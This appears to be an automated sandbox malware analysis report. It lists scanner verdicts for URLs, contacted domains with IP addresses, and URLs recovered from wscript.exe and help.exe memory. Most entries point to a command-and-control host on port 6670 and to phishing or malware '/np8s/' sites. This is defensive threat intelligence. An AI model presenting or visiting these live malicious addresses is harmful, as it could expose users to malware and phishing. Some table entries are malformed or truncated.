http://www.xn--wsthof-camping-gsb.com/np8s/?3fk4oN=1Nsioc0lpQImfCEv7q3CJRvbkNIovvFEONaUY8zyneWF7ypKO8GgemnIz/Jz3qNJ0RZyolUFog==&Eh=mhUxl	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VrePSAiUkYirr	100%	Avira URL Cloud	malware	
http://www.harmlett.com/np8s/?aDHdzD=vpgdJ4mxrh&3fk4oN=Hfm8tjP++bF99H8Yixu4yiAA2pucxCUNYZIpJGNk6F/7VNXQ3kF6oq1cnnPYkdM2cMsNINi87w==	0%	Avira URL Cloud	safe	
http://dilshadkhan.duia.ro:6670/VrebWcgPSAi	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vreecuritycenter7	100%	Avira URL Cloud	malware	
http://www.harmlett.com/np8s/	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://dilshadkhan.duia.ro:6670/Vreecuritycenterre	100%	Avira URL Cloud	malware	
http://www.shcylzc.com/np8s/?3fk4oN=25l4eedf3LYXj+mrZ2jl6olVDZbg0jTgzRvorLdGhmBPpJDDPx12pMPLDd38wf67F/cvJLwRDA==&Eh=mhUxl	0%	Avira URL Cloud	safe	
http://https://www.namebrightstatic.com/images/header_bg.png)	0%	Avira URL Cloud	safe	
http://dilshadkhan.duia.ro:6670/UZXh0	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vrewz	100%	Avira URL Cloud	malware	
http://www.getbusinesscreditandfunding.com/np8s/	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VrezjB	100%	Avira URL Cloud	malware	
http://www.siberup.xyz/np8s/	0%	Avira URL Cloud	safe	
http://dilshadkhan.duia.ro:6670/Vre=	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre8	100%	Avira URL Cloud	malware	
http://www.getbusinesscreditandfunding.com/np8s/?3fk4oN=0pptgqp0MeRyeb/9nmudohOLKq4u2ksDwR1w+rnfL4/we0tceqenlGY7vNOGaAQzxdf5zVwFvA==&Eh=mhUxl	100%	Avira URL Cloud	malware	
http://www.xn--wsthof-camping-gsb.com/np8s/	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreM7d	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre3	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vreo&	100%	Avira URL Cloud	malware	
http://www.gabefancher.com/np8s/	100%	Avira URL Cloud	malware	
http://www.vitality-patients.online/np8s/?3fk4oN=RNX6HKFDcklLmbBc9PWX652dIgRYJcuZVnkYPjFZaGFpi0fgSjcQ52/zYZHNiyjWO0COcN7HSw==&Eh=mhUxl	0%	Avira URL Cloud	safe	
http://dilshadkhan.duia.ro:6670/Vre_3	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6ecuritycenter2=	0%	Avira URL Cloud	safe	
http://dilshadkhan.duia.ro:6670/Vreo=	100%	Avira URL Cloud	malware	
http://https://www.namebrightstatic.com/images/logo_off.gif)	0%	Avira URL Cloud	safe	
http://dilshadkhan.duia.ro:6670/Vre02-00600806D9B6	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreMP	100%	Avira URL Cloud	malware	
http://www.shcylzc.com/np8s/	0%	Avira URL Cloud	safe	
http://www.harmlett.com/np8s/?3fk4oN=Hfm8tjP++bF99H8Yixu4yiAA2pucxCUNYZIpJGNk6F/7VNXQ3kF6oq1cnnPYkdM2cMsNINi87w==&Eh=mhUxl	0%	Avira URL Cloud	safe	
http://dilshadkhan.duia.ro:6670/Vreem	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreSE	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreZXBsYWNl	100%	Avira URL Cloud	malware	
http://schemas.mi	0%	URL Reputation	safe	
http://dilshadkhan.duia.ro:6670/VreKTsNClZO	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vreageen-usWScript.Quit	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vreineer	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vret	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vren	100%	Avira URL Cloud	malware	
http://www.topings33.com/np8s/?3fk4oN=+1vSQSU4VFPBNkL8EMH3DU8MRg7YeuqbcMOylP3M0ivye7s4zRc3erRZEMEN43A2RNb83bcySA==&Eh=mhUxl	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vreo	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vreagent	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vrej	100%	Avira URL Cloud	malware	
www.gafcbooster.com/np8s/	100%	Avira URL Cloud	malware	
http://www.waermark.com/np8s/?3fk4oN=upNApQGgxnIpkDsed4j6UePR+EOmKhNhiuHKrn3aPCq0+c3DSqp4vkB5DGytvWTvww8fhFgzIA==&aDHdzD=vpgdJ4mxrh	100%	Avira URL Cloud	malware	
http://www.tentanguang.online/np8s/	100%	Avira URL Cloud	phishing	
http://dilshadkhan.duia.ro:6670/Vred	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre_	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreZ	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vreadkhan.d	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vree5	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre63209-4053062332-100	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreZigpIHsNrr	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreX	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreMjdcXHZi	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreR	100%	Avira URL Cloud	malware	

Source	Detection	Scanner	Label	Link
http://www.getbusinesscreditandfunding.com/np8s/?3fk4oN=0pptgqp0MeRyeb/9nmudohOLKq4u2ksDwR1w+rnfL4/we0tceqenlGY7vNOGaAQzxdf5zVwFvA==&aDHdzD=vpgdJ4mxrh	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreM%	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreU	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreP	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreL	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreM	100%	Avira URL Cloud	malware	
http://https://adservice.google.co.uk/ddm/fls/i/src=2542116;type=chrom322;cat=chrom01g;ord=3005540662929;gt	0%	URL Reputation	safe	
http://dilshadkhan.duia.ro:6670/VreH	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VrePSAiQ2wi	100%	Avira URL Cloud	malware	
http://https://www.namebrightstatic.com/images/error_board.png)	0%	Avira URL Cloud	safe	
http://www.siberup.xyz/np8s/?3fk4oN=cDXfWuCokJFrdCwhVntnDB+RdogU7uBP5U/Sv42Lexzi+FyRpCsvSOHB1BJBbWkp2bvyU0/jbw==&Eh=mhUxl	0%	Avira URL Cloud	safe	
http://dilshadkhan.duia.ro:6670/VreZ3	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreA%	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreN_5	100%	Avira URL Cloud	malware	
http://https://www.namebrightstatic.com/images/bg.png)	0%	Avira URL Cloud	safe	
http://dilshadkhan.duia.ro:6670/Vreadkhan.duu	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
parkingpage.namecheap.com	198.54.117.217	true	false		high
dilshadkhan.duia.ro	91.193.75.133	true	true	• 3%, Virustotal, Browse	unknown
www.refreshertowels.com	23.231.99.207	true	false		unknown
www.topings33.com	162.0.230.89	true	true		unknown
www.harmlett.com	23.19.171.24	true	true		unknown
natroredirect.natrocdn.com	85.159.66.93	true	true		unknown
www.localbloom.online	185.134.245.113	true	true		unknown
cdl-lb-1356093980.us-east-1.elb.amazonaws.com	3.208.142.147	true	false		high
www.multiverseofbooks.com	66.96.130.20	true	false		unknown
www.waermark.com	185.53.179.172	true	true		unknown
xn--wsthof-camping-gsb.com	81.169.145.161	true	true		unknown
www.tentanguang.online	185.27.134.149	true	true		unknown
www.brandpay.xyz	3.64.163.50	true	true		unknown
www.getbusinesscreditandfunding.com	68.66.224.33	true	true		unknown
www.shcylzc.com	23.82.37.10	true	true		unknown
halecamilla.site	207.174.214.35	true	true		unknown
www.vitality-patients.online	unknown	unknown	true		unknown
www.gabefancher.com	unknown	unknown	true		unknown
www.jdhwh2nbiw234.com	unknown	unknown	true		unknown
www.siberup.xyz	unknown	unknown	true		unknown
www.halecamilla.site	unknown	unknown	true		unknown
www.angelmatic.net	unknown	unknown	true		unknown
www.gafcbooster.com	unknown	unknown	true		unknown
www.thepowerofanopenquestion.com	unknown	unknown	true		unknown
www.xn--wsthof-camping-gsb.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.brandpay.xyz/np8s/	true	• Avira URL Cloud: phishing	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.brandpay.xyz/np8s/?3fk4oN=hgAcLcCQcJ9fw2P/Tuk0sK1oy/IuL6u1zsG1wPPsT2rq6CikgixxXMntvKpZqETXTWLI6sH0ZA==&Eh=mhUxl	true	• Avira URL Cloud: phishing	unknown
http://www.vitality-patients.online/np8s/	true	• Avira URL Cloud: safe	unknown
http://www.tentanguang.online/np8s/?3fk4oN=v4u/ceKk0Zb55n135mmkOO9h9NxJ7kGAyBx+qrEyA785N/4y0zrdRsBV3cMwWbOW5k3YBKZGqA==&Eh=mhUxl	true	• Avira URL Cloud: phishing	unknown
http://www.waermark.com/np8s/	true	• Avira URL Cloud: malware	unknown
http://www.xn--wsthof-camping-gsb.com/np8s/?3fk4oN=1Nsioc0lpQImfCEv7q3CJRvbkNIovvFEONaUY8zyneWF7ypKO8GgemnIz/Jz3qNJ0RZyolUFog==&Eh=mhUxl	true	• Avira URL Cloud: malware	unknown
http://www.harmlett.com/np8s/?aDHdzD=vpgdJ4mxrh&3fk4oN=Hfm8tjP++bF99H8Yixu4yiAA2pucxCUNYZIpJGNk6F/7VNXQ3kF6oq1cnnPYkdM2cMsNINi87w==	true	• Avira URL Cloud: safe	unknown
http://www.harmlett.com/np8s/	true	• Avira URL Cloud: safe	unknown
http://www.shcylzc.com/np8s/?3fk4oN=25I4eedf3LYXj+mrZ2jI6olVDZbg0jTgzRvorLdGhmBPpJDDPx12pMPLDd38wf67F/cvJLwRDA==&Eh=mhUxl	true	• Avira URL Cloud: safe	unknown
http://www.getbusinesscreditandfunding.com/np8s/	true	• Avira URL Cloud: malware	unknown
http://www.siberup.xyz/np8s/	true	• Avira URL Cloud: safe	unknown
http://www.getbusinesscreditandfunding.com/np8s/?3fk4oN=0pptgqp0MeRyeb/9nmudohOLKq4u2ksDwR1w+rnfL4/we0tceqenlGY7vNOGaAQzxdf5zVwFvA==&Eh=mhUxl	true	• Avira URL Cloud: malware	unknown
http://www.xn--wsthof-camping-gsb.com/np8s/	true	• Avira URL Cloud: malware	unknown
http://www.vitality-patients.online/np8s/?3fk4oN=RNX6HKFDcklLmbBc9PWX652dIgRYJcuZVnkYPjFZaGFpi0fgSjcQ52/zYZHNiyjWO0COcN7HSw==&Eh=mhUxl	true	• Avira URL Cloud: safe	unknown
http://www.shcylzc.com/np8s/	true	• Avira URL Cloud: safe	unknown
http://www.harmlett.com/np8s/?3fk4oN=Hfm8tjP++bF99H8Yixu4yiAA2pucxCUNYZIpJGNk6F/7VNXQ3kF6oq1cnnPYkdM2cMsNINi87w==&Eh=mhUxl	true	• Avira URL Cloud: safe	unknown
http://www.topings33.com/np8s/?3fk4oN=+1vSQSU4VFPBNkL8EMH3DU8MRg7YeuqbcMOylP3M0ivye7s4zRc3erRZEMEN43A2RNb83bcySA==&Eh=mhUxl	true	• Avira URL Cloud: malware	unknown
www.gafcbooster.com/np8s/	true	• Avira URL Cloud: malware	low
http://www.waermark.com/np8s/?3fk4oN=upNApQGgxnIpkDsed4j6UePR+EOmKhNhiuHKrn3aPCq0+c3DSqp4vkB5DGytvWTvww8fhFgzIA==&aDHdzD=vpgdJ4mxrh	true	• Avira URL Cloud: malware	unknown
http://www.tentanguang.online/np8s/	true	• Avira URL Cloud: phishing	unknown
http://www.getbusinesscreditandfunding.com/np8s/?3fk4oN=0pptgqp0MeRyeb/9nmudohOLKq4u2ksDwR1w+rnfL4/we0tceqenlGY7vNOGaAQzxdf5zVwFvA==&aDHdzD=vpgdJ4mxrh	true	• Avira URL Cloud: malware	unknown
http://www.siberup.xyz/np8s/?3fk4oN=cDXfWuCokJFrdCwhVntnDB+RdogU7uBP5U/Sv42Lexzi+FyRpCsvSOHB1BJBbWkp2bvyU0/jbw==&Eh=mhUxl	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://dilshadkhan.duia.ro:6670/Vreod	wscript.exe, 00000004.00000003.695080046.0000014D095FD000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.gabefancher.com	help.exe, 00000009.00000002.934078297.0000000003DCB000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://dilshadkhan.duia.ro:6670/VrePSAiUkYirr	wscript.exe, 00000004.00000002.927952300.0000014D0B430000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000002.922532609.0000026A517B0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000008.00000002.931463761.0000020FBE1F0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VrebWcgPSAi	wscript.exe, 00000001.00000002.907949646.0000022181F70000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://dilshadkhan.duia.ro:6670/Vreecuritycenter7	wscript.exe, 00000004.00000003.856306229.0000014D09618000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000004.00000002.923829675.0000014D09619000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000004.00000003.856018429.0000014D0960A000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000004.00000003.855935009.0000014D09600000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vreecuritycenterre	wscript.exe, 00000007.00000002.922326377.0000026A4F8C8000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000003.882416332.0000026A4F8DB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.namebrightstatic.com/images/header_bg.png)	help.exe, 00000009.00000002.930456498.000000003752000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.google.com/chrome/	explorer.exe, 00000003.00000000.482326473.0000000008277000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000003.00000000.428747100.0000000008277000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000003.00000000.451429720.0000000008277000.00000004.00000001.00020000.00000000.sdmp	false		high
http://dilshadkhan.duia.ro:6670/UZXh0	wscript.exe, 00000001.00000003.393713330.0000022181D33000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000002.922422358.0000026A515A0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000008.00000003.464499048.0000020FBE023000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.msn.com/?ocid=iehp	explorer.exe, 00000003.00000000.482326473.0000000008277000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000003.00000000.428747100.0000000008277000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000003.00000000.451429720.0000000008277000.00000004.00000001.00020000.00000000.sdmp	false		high
http://dilshadkhan.duia.ro:6670/Vrewz	wscript.exe, 00000004.00000002.928127733.0000014D0BBA3000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.google.com/chrome/thank-you.html?statcb=0&installdataindex=empty&defaultbrowser=0&	explorer.exe, 00000003.00000000.446812221.00000000060FE000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000003.00000000.476632514.00000000060FE000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://adservice.google.com/ddm/fls/i/src=2542116;type=chrom322;cat=chrom01g;ord=3005540662929;gtm=	explorer.exe, 00000003.00000000.451381452.0000000008246000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000003.00000000.450826772.00000000080FC000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000003.00000000.430092950.000000000DDF0000.00000004.00000001.00020000.00000000.sdmp	false		high
http://dilshadkhan.duia.ro:6670/VrezjB	wscript.exe, 00000004.00000003.549967536.0000014D0BB98000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000004.00000003.549886529.0000014D0BB83000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000004.00000003.550053637.0000014D0BBA4000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.google.com/chrome/thank-you.html?statcb=0&installdataindex=empty&defaultbrowser=0BW	explorer.exe, 00000003.00000000.446812221.00000000060FE000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000003.00000000.476632514.00000000060FE000.00000004.00000001.00020000.00000000.sdmp	false		high
http://dilshadkhan.duia.ro:6670/Vre=	wscript.exe, 00000004.00000003.694438767.0000014D0BC10000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre8	wscript.exe, 00000007.00000003.882649285.0000026A5198D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000002.926117959.0000026A51983000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreM7d	wscript.exe, 00000001.00000002.907994191.0000022182230000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://dilshadkhan.duia.ro:6670/Vre3	wscript.exe, 00000001.00000002.907994191.0000022182230000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vreo&	wscript.exe, 00000007.00000003.716472750.0000026A519DA000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://contextual.media.net/medianet.php?cid=8CU157172&crid=858412214&size=306x271&https=1	explorer.exe, 00000003.00000000.43009295.000000000DDF0000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://www.google.com/chrome/thank-you.html?statcb=0&installdataindex=empty&defaultbrowser=0LMEM	explorer.exe, 00000003.00000000.476750863.0000000006153000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000003.00000000.446911771.0000000006153000.00000004.00000001.00020000.00000000.sdmp	false		high
http://www.gabefancher.com/np8s/	help.exe, 00000009.00000002.934078297.0000000003DCB000.00000004.10000000.00040000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://2542116.fls.doubleclick.net/activityi;src=2542116;type=2542116;cat=chom0;ord=9774759596232;g	explorer.exe, 00000003.00000000.43009295.000000000DDF0000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://contextual.media.net/medianet.php?cid=8CU157172&crid=858412214&size=306x271&https=16c	explorer.exe, 00000003.00000000.43009295.000000000DDF0000.00000004.00000001.00020000.00000000.sdmp	false		high
http://statcounter.com/	help.exe, 00000009.00000002.930456498.0000000003752000.00000004.10000000.00040000.00000000.sdmp	false		high
http://https://2542116.fls.doubleclick.net/activityi;src=2542116;type=clien612;cat=chromx;ord=1;num=7859736	explorer.exe, 00000003.00000000.45142972.0000000008277000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://contextual.media.net/medianet.php?cid=8CU157172&crid=858412214&size=306x271&https=1rdw	explorer.exe, 00000003.00000000.462438862.000000000DDF0000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000003.00000000.484235520.000000000DDF0000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000003.00000000.430092950.000000000DDF0000.00000004.00000001.00020000.00000000.sdmp	false		high
http://dilshadkhan.duia.ro:6670/Vre_3	wscript.exe, 00000004.00000002.923787188.0000014D095D8000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6ecuritycenter2=	wscript.exe, 00000001.00000002.908343152.00000221FFEBC000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://www.google.com/chrome/j	explorer.exe, 00000003.00000000.482326473.0000000008277000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000003.00000000.428747100.0000000008277000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000003.00000000.451429720.0000000008277000.00000004.00000001.00020000.00000000.sdmp	false		high
http://dilshadkhan.duia.ro:6670/Vreo=	wscript.exe, 00000008.00000002.931546751.0000020FBE910000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://contextual.media.net/medianet.php?cid=8CU157172&crid=722878611&size=306x271&https=1#	explorer.exe, 00000003.00000000.462438862.000000000DDF0000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000003.00000000.484235520.000000000DDF0000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000003.00000000.430092950.000000000DDF0000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://www.namebrightstatic.com/images/logo_off.gif)	help.exe, 00000009.00000002.930456498.0000000003752000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://dilshadkhan.duia.ro:6670/Vre02-00600806D9B6	wscript.exe, 00000004.00000003.550023960.0000014D0BBC4000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000004.00000003.549886529.0000014D0BB83000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000004.00000003.549931938.0000014D0BBA8000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000004.00000003.549990905.0000014D0BBAE000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000002.922245299.0000026A4F84B000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://dilshadkhan.duia.ro:6670/VreMP	wscript.exe, 00000004.00000002.928057135.0000014D0BB43000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vreem	wscript.exe, 00000004.00000003.694593679.0000014D0BB9E000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000004.00000003.694902481.0000014D0BBA2000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreSE	wscript.exe, 00000004.00000002.927952300.0000014D0B430000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000002.922532609.0000026A517B0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreZXBsYWNl	wscript.exe, 00000001.00000002.907949646.0000022181F70000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://schemas.mi	explorer.exe, 00000003.00000000.45156128.0000000008308000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000003.00000000.428859791.0000000008308000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000003.00000000.482629137.0000000008308000.00000004.00000001.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://dilshadkhan.duia.ro:6670/VreKTsNClZO	wscript.exe, 00000001.00000002.907949646.0000022181F70000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vreageen-usWScript.Quit	wscript.exe, 00000004.00000002.927952300.0000014D0B430000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vreineer	wscript.exe, 00000001.00000002.908396849.00000221FFEFE000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000008.00000002.915088147.0000020FBC148000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vret	wscript.exe, 00000001.00000003.500806397.00000221822B0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vren	wscript.exe, 00000004.00000002.928037378.0000014D0BB20000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.google.com/chrome/static/images/favicons/favicon-16x16.png	explorer.exe, 00000003.00000000.48232647.0000000008277000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000003.00000000.428747100.0000000008277000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000003.00000000.451429720.0000000008277000.00000004.00000001.00020000.00000000.sdmp	false		high
http://dilshadkhan.duia.ro:6670/Vreo	wscript.exe, 00000001.00000002.908396849.00000221FFEFE000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000001.00000002.907994191.0000022182230000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000004.00000002.928057135.0000014D0BB43000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000004.00000002.928037378.0000014D0BB20000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000002.926172327.0000026A519DA000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000008.00000003.736038236.0000020FBC216000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vreagent	wscript.exe, 00000001.00000002.907949646.0000022181F70000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vrej	wscript.exe, 00000007.00000002.926172327.0000026A519DA000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vred	wscript.exe, 00000007.00000003.712817574.0000026A51A68000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000003.715157117.0000026A51A76000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
